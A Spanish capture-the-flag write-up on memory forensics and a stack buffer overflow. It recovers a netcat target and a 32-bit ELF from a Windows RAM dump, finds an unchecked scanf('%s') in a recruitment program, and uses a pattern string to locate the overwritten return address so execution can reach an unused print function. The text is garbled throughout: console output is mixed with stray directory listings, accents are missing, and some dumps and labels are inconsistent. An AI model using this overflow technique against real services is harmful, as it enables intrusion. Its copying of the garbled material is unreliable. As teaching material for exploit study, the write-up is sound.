

# EPISODIO 1 - 2ª PARTE

## 1000

### Misión:

Tras haber conseguido la localización de la base secreta de Hydra hemos infiltrado a un soldado en la organización el cuál se encuentra realizando las pruebas de reclutamiento.

En la primera prueba no consigue resolver el formulario que le proponen, por lo que ha hecho una captura de la memoria RAM del equipo para ver si eres capaz de ayudarlo.

Deberás conseguir el programa y el servidor al que conecta para explotar el formulario y pasar al siguiente nivel.

Mucha suerte soldado.

Nick Furia.

Enlace de descarga del dumpeo de memoria: <https://drive.google.com/open?id=1Hbo8lqq9QPAJGNCRM4aE5jHcZhILuGTN>

Info: La flag tiene el formato UAM{md5}

Descargamos la imagen y analizamos el tipo con volatility:

```
nacho@kali:~/Forensic/uam$ volatility imageinfo -f image.raw
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...

Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (/home/nacho/Forensic/uam/image.raw)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf80002c08070L
Number of Processors : 1
Image Type (Service Pack) : 0
KPCR for CPU 0 : 0xfffff80002c09d00L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2018-12-20 15:48:02 UTC+0000
Image local date and time : 2018-12-20 16:48:02 +0100
```

Tomaremos por defecto el primero de ellos, Win7SP1x64. Lanzamos los comandos de análisis cmdscan y cmdline para ver los últimos movimientos de consola que hizo el usuario. Tanto uno como el otro nos revelan una conexión por netcat hacia el host 34.247.69.86 y puerto 9009.

```

CommandProcess: conhost.exe Pid: 1312
CommandHistory: 0x1f62e00 Application: powershell.exe Flags: Allocated, Reset
CommandCount: 4 LastAdded: 3 LastDisplayed: 3
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x58
Cmd #0 @ 0x343280: cd .\Desktop\netcat-1.11
Cmd #1 @ 0x1f63010: dir
Cmd #2 @ 0x1f63020: cls
Cmd #3 @ 0x267960: .\nc64.exe 34.247.69.86 9009
Cmd #15 @ 0x250158: ?
Cmd #16 @ 0x250158: ?
*****
CommandProcess: conhost.exe Pid: 1312
CommandHistory: 0x1f63720 Application: nc64.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x50

```

```

SearchFilterHost pid: 580
Command line : "C:\Windows\system32\SearchFilterHost.exe" 0 520 524 532 65536 528
*****
powershell.exe pid: 2304
Command line : "C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe"
*****
conhost.exe pid: 1312
Command line : \??C:\Windows\system32\conhost.exe
*****
nc64.exe pid: 1940
Command line : "C:\Users\admin\Desktop\netcat-1.11\nc64.exe" 34.247.69.86 9009
*****

```

Si intentamos conectar por HTTP, nos llega una respuesta muy rara, no tiene cabeceras ni headers, y además es como si la propia entrada que le pasamos (headers de la petición) nos la devolviera en la salida:

```

GET / HTTP/1.1

Host: 34.247.69.86:9009

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive

```

Por tanto, no parece que sea realmente un servicio HTTP.

Vamos a ejecutar nosotros el NC a ver qué pasa. Vemos que efectivamente contesta, y nos abre un dialogo en el que si le escribimos un texto (un número, una palabra o frase) nos lo devuelve por consola, y nos indica un mensaje que revela que no estamos insertando el contenido adecuado:



```
nacho@kali:~$ nc 34.247.69.86 9009
nacho@kali:~/IDA
Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
hola
nacho@kali:~/IDA
hola
Connection from 192.168.10.7...
¡Un verdadero agente no revela su edad! ¡Eres un farsante!
nacho@kali:~$ nc 34.247.69.86 9009
ema de reclutamiento de agentes.
Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
34
34
madera de agente... hagamos una ultima comprobacion...
Edad: 34
¡Un verdadero agente no revela su edad! ¡Eres un farsante!
nacho@kali:~$
```

Dejamos este servidor apartado un rato, y seguimos con volatility. Lanzamos el comando `filesCAN` para obtener el listado de ficheros de la imagen, y vamos buscando ficheros sospechosos. Encontramos estos dos:

```
0x0000000013d563f20    16    0 R--r-- \Device\HarddiskVolume1\Users\admin\Desktop\HydralarioHydra
0x0000000013dfcb730    16    0 RW---- \Device\HarddiskVolume1\Users\admin\Desktop\flag.txt
```

Vamos a extraer los dos ficheros para analizarlos con el comando `dumpfiles`:

```
nacho@kali:~/Forensic/uam$ volatility-nf image.raw --profile=Win7SP1x64 dumpfiles --dump-dir=files
-Q 0x000000013d563f20 drwxr-xr-x 2 nacho nacho 4096 oct 26 2017 Videos
Volatility Foundation Volatility Framework 2.6ho 12465 may 28 2018 .viminfo
DataSectionObject 0x13d563f20-r None na\Device\HarddiskVolume1\Users\admin\Desktop\HydralarioHydra
nacho@kali:~/Forensic/uam$ volatility-nf image.raw --profile=Win7SP1x64 dumpfiles --dump-dir=files
-Q 0x000000013dfcb730 drwxr-xr-x 8 nacho nacho 4096 mar 14 2018 wafw00f
Volatility Foundation Volatility Framework 2.6ho 4096 nov 28 08:36 Web
DataSectionObject 0x13dfcb730-r None na\Device\HarddiskVolume1\Users\admin\Desktop\flag.txt
```

Si miro el contenido del fichero flag.txt parece una pista falsa:

```
nacho@kali:~/Forensic/uam$ more flag.txt
ho nacho      4096 jun 13  2018  UCAR_TFM_Device
UAM{EstaNoEsLaFlag}  -rw-r-----  1 nacho nacho      5 dic 22 12:53  .vboxclient-clipboard
```

Y si miro el contenido del otro fichero, parece un ejecutable Linux (ELF):

```
00000000  7f 45 4c 46 01 01 01 00 00 00 00 00 00 60 04 00 | ELF0:26...stsb. | qlite
00000010  02 00 03 00 01 00 00 00 00 41 41 08 34 00 40 00 00 | 31...2017.AA.4... | ect
00000020  c8 28 00 00 00 00 00 00 34 00 20 00 0a 00 42 80 00 | 1(.12.164.Stod(. | 
00000030  1e 00 1d 00 06 00 00 00 34 00 00 00 34 80 04 08 00 | 17.20.514...4... | sion
00000040  34 80 04 08 40 01 00 00 40 01 00 00 04 00 40 00 00 | 4...@017@.7... | 3T2'
00000050  04 00 00 00 03 00 00 00 74 01 00 00 74 81 04 08 00 | 26...2017t.7.t. | es
00000060  74 81 04 08 13 00 00 00 13 00 00 00 04 00 40 00 00 | t5...2017... | 
00000070  01 00 00 00 01 00 00 00 00 00 00 00 00 80 04 08 00 | 17.20.26...00... | 
00000080  00 80 04 08 b8 04 00 00 b8 04 00 00 05 00 40 00 00 | 13...2018...00... | M_Devi
00000090  00 10 00 00 01 00 00 00 00 11 00 00 00 41 41 08 00 | 22.12.53...vbAA. | lent-C
000000a0  00 41 41 08 40 07 00 00 40 07 00 00 05 00 00 00 00 | .AA.@.53@...vbovc | lent-d
```

Este fichero lo renombro a “ejecutable”, y lo lanzo. Vemos que parece un clon del servidor al que conectaba por netcat, ya que me hace las mismas preguntas y saca los mismos mensajes:

```
nacho@kali:~/Forensic/uam$ xcr/.ejecutable
nacho 4096 oct 26 2017 Videos
-rw----- 1 nacho nacho 12465 may 28 2018 .viminfo
Bienvenido al sistema de reclutamiento de agentes. 4096 nov 5 2017 vmware-tools
¡Veamos si tienes lo que hay que tener para ser parte de Hydra! 2018 vulnerabilidades
34 drwxr-xr-x 8 nacho nacho 4096 mar 14 2018 wafw00f
drwxr-xr-x 3 nacho nacho 4096 nov 28 08:36 Web
Edad: 34 -rw-r--r-- 1 nacho nacho 337 oct 13 11:05 .wget-hsts
¡Un verdadero agente no revela su edad! ¡Eres un farsante! nacho@kali:~/Forensic/uam$
```

Echamos un vistazo al tipo de ejecutable que es:

```
nacho@kali:~/Forensic/uam$ file ejecutable
ejecutable: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=c03cee4c7f44b1055031fd53980bd22e47873ab1, not stripped
```

Parece un ejecutable Linux, de 32 bits, y sin empaquetado aparente. Por tanto, vamos a intentar, mediante reversing, averiguar lo que hace este ejecutable. Lo cargamos con IDA y miramos su función main:

```
.text:084143E5    call    read_flag
.text:084143EA    sub     esp, 0Ch
.text:084143ED    lea     eax, (unk_8414554 - 8416000h)[ebx]
.text:084143F3    push    eax ; s
.text:084143F4    call    _puts
.text:084143F9    add     esp, 10h
.text:084143FC    call    check_age
.text:08414401    mov     [ebp+var_9], al
.text:08414404    cmp     [ebp+var_9], 0
.text:08414408    jz      short loc_8414428
.text:0841440A    sub     esp, 0Ch
.text:0841440D    lea     eax, (aPareceQueTiene - 8416000h)[ebx] ; "\nParece que tienes madera de agente..."
.text:08414413    push    eax ; format
.text:08414414    call    _printf
.text:08414419    add     esp, 10h
.text:0841441C    call    tell_me_a_secret
.text:08414421    mov     eax, 0
.text:08414426    jmp     short loc_841443F
.text:08414428 ; -----
.text:08414428    loc_8414428: ; CODE XREF: main+40↑j
.text:08414428    sub     esp, 0Ch
.text:0841442B    lea     eax, (unk_8414618 - 8416000h)[ebx]
.text:08414431    push    eax ; format
.text:08414432    call    _printf
.text:08414437    add     esp, 10h
.text:0841443A    mov     eax, 0
.text:0841443F    loc_841443F: ; CODE XREF: main+5E↑j
.text:0841443F    lea     esp, [ebp-8]
.text:08414442    pop     ecx
```

Vemos que ejecuta básicamente tres funciones, una “read\_flag”, otra “check\_age” y otra última “tell\_me\_a\_secret”. Vamos a ver qué hace cada una:

- Read\_flag:

Abre en modo lectura el fichero flag.txt y da error si no lo encuentra:

```
.text:0841433A    lea     eax, (aR - 8416000h)[ebx] ; "r"
.text:08414340    push    eax ; modes
.text:08414341    lea     eax, (aFlagTxt - 8416000h)[ebx] ; "flag.txt"
.text:08414347    push    eax ; filename
.text:08414348    call    _fopen
.text:0841434D    add     esp, 10h
.text:08414350    mov     [ebp+stream], eax
.text:08414353    cmp     [ebp+stream], 0
.text:08414357    jnz     short loc_8414375
.text:08414359    sub     esp, 0Ch
.text:0841435C    lea     eax, (aErrorLeyendoFi - 8416000h)[ebx] ; "\nError leyendo fichero flag.txt"
```

Lee el contenido del mismo, y lo copia en una variable interna que llama “flag”:



```

.text:08414383 call    _getline
.text:08414388 add     esp, 10h
.text:0841438B mov     [ebp+var_10], eax
.text:0841438E cmp     [ebp+var_10], 0FFFFFFFh
.text:08414392 jnz     short loc_841439E
.text:08414394 sub     esp, 0Ch
.text:08414397 push    1 ; status
.text:08414399 call    _exit
.text:0841439E ; -----
.text:0841439E loc_841439E: ; CODE XREF: read_flag+7B↑j
.text:0841439E mov     eax, [ebp+src]
.text:084143A1 sub     esp, 8
.text:084143A4 push    eax ; src
.text:084143A5 mov     eax, offset flag
.text:084143AB push    eax ; dest
.text:084143AC call    _strcpy public flag
.text:084143B1 add     esp, 10h ; char flag[192]
.text:084143B4 sub     esp, 0Ch flag db 0C0h dup(?) ; DATA XREF: read_flag+8Efo
.text:084143B7 push    [ebp+stream] _bss
.text:084143BA call    _fclose ends

```

- Check age:

Es la función que pide por consola el texto, y lo compara primero con el valor 99999, y después con el 9. Si el texto introducido no está entre estos dos valores, el programa termina:

```

.text:08414236 call    __isoc99_scanf
.text:0841423B add     esp, 10h
.text:0841423E mov     eax, [ebp+var_10]
.text:08414241 cmp     eax, 1869Fh ; Compara con 99999
.text:08414246 jg      short loc_8414250
.text:08414248 mov     eax, [ebp+var_10]
.text:0841424B cmp     eax, 9 ; Compara con el 9
.text:0841424E jg      short loc_8414257

```

Si sí que está entre esos dos valores, sigue la función, se queda con los dos bytes menos significativos de EAX (valor introducido), y lo compara con cero. Con esto, en la práctica, lo que hace es que restringe el valor recibido a entre “9 y 65536” (últimos dos bytes) y lo compara con cero. Por tanto será afirmativo si el valor insertado es 65536, y negativo en caso contrario. El resultado de la comprobación lo devuelve en el registro EAX:

```

.text:08414266 lea     eax, (aEdadD - 8416000h)[ebx] ; "\nEdad: %d"
.text:0841426C push    eax ; format
.text:0841426D call    _printf
.text:08414272 add     esp, 10h
.text:08414275 cmp     [ebp+var_A], 0
.text:0841427A jnz     short loc_8414283
.text:0841427C mov     eax, 1
.text:08414281 jmp     short loc_8414288

```

Por tanto, en el caso de escribir ese valor 65536 el programa sigue, y llama la función “tell\_me\_a\_secret”, que hace lo siguiente. Pinta un texto y obtiene un nuevo valor:

```

.text:084142A2 lea     eax, (aCuentameElSecr - 8416000h)[ebx] ; "\nCuentame el secreto y yo te contare e"...
.text:084142A8 push    eax ; format
.text:084142A9 call    _printf
.text:084142AE add     esp, 10h
.text:084142B1 sub     esp, 8
.text:084142B4 lea     eax, [ebp+var_10]
.text:084142B7 push    eax
.text:084142B8 lea     eax, (aS - 8416000h)[ebx] ; "%s"
.text:084142BE push    eax
.text:084142BF call    __isoc99_scanf

```

Pero después vemos que el programa termina, y no hace nada con ese valor que nos ha pedido. Es extraño. Si reproducimos el comportamiento en el ejecutable, sería:

```
nacho@kali:~/Forensic/uam$ ejecutable nacho nacho      5 dic 22 12:53  .vboxcli
-rw-r--r--  1 nacho nacho      5 dic 22 12:53  .vboxcli
Bienvenido al sistema de reclutamiento de agentes.  4096 oct 26 2017  Videos
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!  2018  .viminfo
65536      drwxr-xr-x  3 nacho nacho      4096 nov  5 2017  vmware-to
      drwxr-xr-x  7 nacho nacho      4096 feb 19 2018  vulnerabi
Edad: 0      drwxr-xr-x  8 nacho nacho      4096 mar 14 2018  wafw00f
Parece que tienes madera de agente... hagamos una ultima comprobacion... Web
Cuentame el secreto y yo te contare el mio: hola      337 oct 13 11:05  .wget-hst
```


Y el programa termina, nos pide un secreto para sacarnos el otro, pero no vemos código que nos pinte este secreto. Analizamos el resto del programa, por si hay algo que se nos escape, y vemos esta otra función “a”:

```
.text:084142CD ; int __cdecl a(char *format)
.text:084142CD     public a
.text:084142CD     a      proc near
.text:084142CD
.text:084142CD     var_4= dword ptr -4
.text:084142CD     format= dword ptr 8
.text:084142CD
.text:084142CD ; __unwind {
.text:084142CD     push     ebp
.text:084142CE     mov      ebp, esp
.text:084142D0     push     ebx
.text:084142D1     sub      esp, 4
.text:084142D4     call     __x86_get_pc_thunk_bx
.text:084142D9     add      ebx, 1D27h
.text:084142DF     sub      esp, 0Ch
.text:084142E2     lea      eax, (aBuenTrabajo - 8416000h)[ebx] ; "\nBuen trabajo!"
.text:084142E8     push     eax ; s
.text:084142E9     call     _puts
.text:084142EE     add      esp, 10h
.text:084142F1     sub      esp, 0Ch
.text:084142F4     push     [ebp+format] ; format
.text:084142F7     call     _printf
.text:084142FC     add      esp, 10h
.text:084142FF     sub      esp, 0Ch
.text:08414302     lea      eax, (aAgente - 8416000h)[ebx] ; "\nAgente!"
.text:08414308     push     eax ; format
.text:08414309     call     _printf
.text:0841430E     add      esp, 10h
```

La función recibe un parámetro “format” y lo pinta en pantalla, junto con un par de cadenas, que además parece significar como éxito en la búsqueda. Esto es una buena pista de que vamos bien. Sin embargo, al buscar referencias al uso de esta función, no hay ninguna. No se utiliza!! Qué extraño, y entonces ¿para que la escriben?

```
.text:084142CD ; int __cdecl a(char *format)
.text:084142CD     public a
.text:084142CD     a     proc near
.text:084142CD
```

Busco todas las llamadas a la función printf que hay en el programa, en algún sitio se tiene que escribir ese “secreto”. Pero todas son ya conocidas y analizadas. No hay más sitios donde se use el printf que no haya visto ya.



Resumiendo: tengo un ejecutable, aparentemente copia del mismo que est en el servidor descubierto al que conecta la mquina analizada. Que deber mostrarme un secreto, pero que a nivel de cdigo no est. Y que tiene una funcin para pintar un parmetro que reciba, pero que no se ejecuta.

Por otro lado, tengo un fichero flag.txt que tiene formato flag UAM, pero no es la buena. Esto tiene toda la pinta de que sea un reto de exploiting, y que el objetivo sea obtener ese mismo fichero flag del servidor, donde s deber estar la flag buena.

Como el programa acepta entradas de texto, lo ms fcil ser un buffer overflow. Vamos a probar a meterle una cadena muy larga en la parte donde pida el secreto, ya que esta parte la obtiene con un scanf y formato %s:

```

Bienvenido al sistema de reclutamiento de agentes.      5 dic 22 12:53  .vboxclient-display.pid
;Veamos si tienes lo que hay que tener para ser parte de Hydra! 12:53  .vboxclient-draganddrop.pid
65536      -rw-r--r--  1 nacho nacho      5 dic 22 12:53  .vboxclient-seamless.pid
      drwxr-xr-x  2 nacho nacho      4096 oct 26 2017  Videos
Edad: 0      -rw-r--r--  1 nacho nacho    12465 may 28 2018  .viminfo
Parece que tienes madera de agente. ? Hagamos una ultima comprobacion...  .vmware-tools
Cuentame el secreto y yo te contare el mio: dfafdjaksdfjklasdjñfkalsdfjasd fkjdsasdfjlasdjlkasdjfkj
ñlkjñkldñjkljksadfkjlñsdfjklñsfjkñlsdfñjlkasdjfkñsfjlkñasfjñlkasdjñjksdjfljñksdjfñksdjlfñksdjlfkñ
sljkfñsjlñksdljksljksdljkñfsdjlk  3 nacho nacho      4096 nov 28 08:36  Web
Violacin de segmento  -rw-r--r--  1 nacho nacho      337 oct 13 11:05  .wget-hsts

```

Bingo! Devuelve una violacin de segmento, por lo que el programa no est controlando el tamao mximo del buffer de entrada. Esto provoca que el propio texto que estoy metiendo, al almacenarlo en el HEAP, se pasa de tamao y a su vez machaca el propio cdigo del programa, provocando efectos inesperados.

En este caso, lo que estar pasando con casi total seguridad es que, en la funcin "tell\_me\_a\_secret" donde lee este texto, al no controlar el mximo de la cadena, sta ha machacado en el HEAP el valor de retorno de la funcin (la direccin de memoria donde la funcin debe retornar, que es la de la funcin que la invoc).

Vamos a empezar a explotar el tema. Para ello vamos a tener que hacer debug, pero el ejecutable no es de Windows. Por tanto, o bien usamos una herramienta de debug de Linux, o bien usamos IDA pero con el debugger remoto. Para ello instalamos el server remoto de IDA en la mquina Linux y lo ejecutamos, estableciendo un password de acceso:


```

nacho@kali:~/IDA$ ./linux_server -PPepecho nacho      4096 nov 15 2017  txt
IDA Linux 32-bit remote debug server(ST) v1.22.0 Hex-Rays (c) 2004-2017 UAM
The switch -P is unsecure. Please store the password in the IDA_DBGSRV_PASSWD environment variable
Listening on 0.0.0.0:23946... 1 nacho nacho      5 dic 22 12:53  .vboxclient-clipboard.pid
=====dic 22 12:53  .vboxclient-display.pid


```

Y despus, en IDA establecemos como debugger el "Remote Linux debugger":





Y configuramos su invocación de la siguiente forma en la opción del Menú “process options”:



Ahora ya podemos hacer debug desde IDA como si el programa fuera de Windows, y estuviera en local.

Ponemos un breakpoint (F2) justo después de la función “scanf”:

```
.text:084142B4    lea     eax, [ebp+var_10]
.text:084142B7    push   eax
.text:084142B8    lea     eax, (a$ - 8416000h)[ebx]    ; "%s"
.text:084142BE    push   eax
.text:084142BF    call   __isoc99_scanf
.text:084142C4    add     esp, 10h
```

Metemos un payload como texto que nos permita después buscar exactamente donde provocamos el error en el programa:



```
Bienvenido al sistema de reclutamiento de agentes.  
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!  
65536  
  
Edad: 0  
Parece que tienes madera de agente... hagamos una ultima comprobacion...  
Cuéntame el secreto y yo te contare el mio: AAAABBBBCCCCDDDEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNN  
NN0000PPPPQQQQRRRRSSSSTTTTUUUUVVVVWWWWWXXXXYYYYZZZZ
```

Una vez que lo insertamos y lo procesa, vemos como está todo almacenado en el HEAP:

FF8E3F90	80 AD ED F7 E0 44 41 08	B4 3F 8E FF 00 00 41 08	.....DA..?..A.	FF8E3FBC	08414299	tell me a
FF8E3FA0	00 A0 ED F7 00 00 00 00	D8 3F 8E FF C4 42 41 08	.....A.	FF8E3FC0	F7EDA000	libc_2.27
FF8E3FB0	0E 45 41 F8 C8 3F 8E FF	D4 3F 8E FF 99 42 41 08	..EA.....BA.	FF8E3FC4	00000000	sub_0
FF8E3FC0	00 A0 ED F7 00 00 00 00	41 41 41 41 42 42 42 42	.....AAAABBBB	FF8E3FC8	41414141	
FF8E3FD0	43 43 43 43 44 44 44 44	45 45 45 45 46 46 46 46	CCCCDDDDDEEEFFFF	FF8E3FCC	42424242	
FF8E3FE0	47 47 47 47 48 48 48 48	49 49 49 49 4A 4A 4A 4A	GGGGHHHHIIIIJJJJ	FF8E3FD0	43434343	
FF8E3FF0	48 48 48 48 4C 4C 4C 4C	4D 4D 4D 4D 4E 4E 4E 4E	KKKKLLLLMMMMNNNN	FF8E3FD4	44444444	
FF8E4000	4F 4F 4F 4F 50 50 50 50	51 51 51 51 52 52 52 52	O000PPPPQQQQRRRR	FF8E3FD8	45454545	
FF8E4010	53 53 53 53 54 54 54 54	55 55 55 55 56 56 56 56	SSSSTTTTUUUUVVVV	FF8E3FDC	46464646	
FF8E4020	57 57 57 57 58 58 58 58	59 59 59 59 5A 5A 5A 5A	MMMMXXXXYYYYZZZZ	FF8E3FE0	47474747	

Si proseguimos con la ejecución hasta que llega el “retn” de la función, vemos cómo va cambiando el HEAP, y en qué valor se queda:

Assembly code snippet:

```

ret
; } // starts at 841428D
tell_me_a_secret endp

```

Debugger status: 100.00% [-147,301] (52,179) 000012CC 084142CC: tell\_me\_a\_secret+3F (Synchronized with EIP)

Hex View - 1

Address	Hex	ASCII
FF8E3F90	80 AD ED F7 E0 44 41 08	.....DA..?..`A.
FF8E3FA0	00 A0 ED F7 00 00 00 00	.....A.
FF8E3FB0	0E 45 41 08 C8 3F 8E FF	.EA.....BA.
FF8E3FC0	00 A0 ED F7 00 00 00 00	.....AAAABBBB
FF8E3FD0	43 43 43 43 44 44 44 44	CCCCDDDEEEEEFFFF
FF8E3FE0	47 47 47 47 48 48 48 48	GGGGHHHHIIJJJJ
FF8E3FF0	4B 48 48 48 4C 4C 4C 4C	KKKKLLLLMMMMNNNN
FF8E4000	4F 4F 4F 4F 50 50 50 50	OOOOPPPPPQQQRRRR
FF8E4010	53 53 53 53 54 54 54 54	SSSSTTTTUUUVVVV
FF8E4020	57 57 57 57 58 58 58 58	XXXXYYYYZZZZ

Stack view

Address	Value	Comment
FF8E3FBC	08414299	tell_me_a_secret
FF8E3FC0	F7EDA000	libc_2.17.so
FF8E3FC4	00000000	sub_0
FF8E3FC8	41414141	
FF8E3FCC	42424242	
FF8E3FD0	43434343	
FF8E3FD4	44444444	
FF8E3FD8	45454545	
FF8E3FDC	46464646	
FF8E3FE0	47474747	

Por tanto, ahora intentará volver a la dirección de memoria 46464646, que se corresponde con los caracteres del payload "FFFF". Por tanto, en esa dirección es donde debemos escribir la dirección de retorno que nos interese.

En este caso la estrategia es clara. Tenemos un fichero flag.txt que carga en una variable de memoria. Y tenemos una función “a” que no usa, pero que podemos invocar y que si le pasamos como parámetro esa variable flag, nos la pintará en pantalla y sacaremos el secreto.

Vamos a averiguar las direcciones de memoria tanto de la función “a” como de la variable “flag”:

En esta función “a” carga el contenido del fichero (getline) y lo mete en la variable flag, que inicialmente está vacía:

The screenshot shows the Immunity Debugger interface. The main window displays assembly code for the function `_read_flag`. The code includes instructions for stack manipulation, calling `_exit`, moving data from the stack to `eax`, pushing `eax` onto the stack, calling `_strcpy`, adjusting the stack pointer, pushing another value from the stack, and calling `_fclose`. The right-hand pane shows a list of registers and their values, with `EIP` pointing to `loc_00401000`. The bottom pane shows a hex dump of memory, with the first few bytes being `00 00 60 01 59 09`, which corresponds to the `flag` variable's initial state.

Una vez que pasa el strcpy, ya tiene la variable cargada, y como vemos abajo, a su vez está su dirección en el HEAP:

```

sub esp, 0Ch
push 1 ; status
call _exit

loc_841439E:
mov eax, [ebp+src]
sub esp, 8
push eax ; src
mov eax, offset flag
push eax ; dest
call strcpy
add esp, 10h
sub esp, 0Ch
push [ebp+stream]
call _fclose

public flag
; char flag[192]
flag
db 55h, 41h, 40h, 78h, 45h, 73h, 74h, 61h, 4Eh, 6Fh, 45h
; DATA XREF: read_flag+8Efo
db 73h, 4Ch, 61h, 46h, 6Ch, 61h, 67h, 7Dh, 0, 0, 0, 0
db 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
db 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
db 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
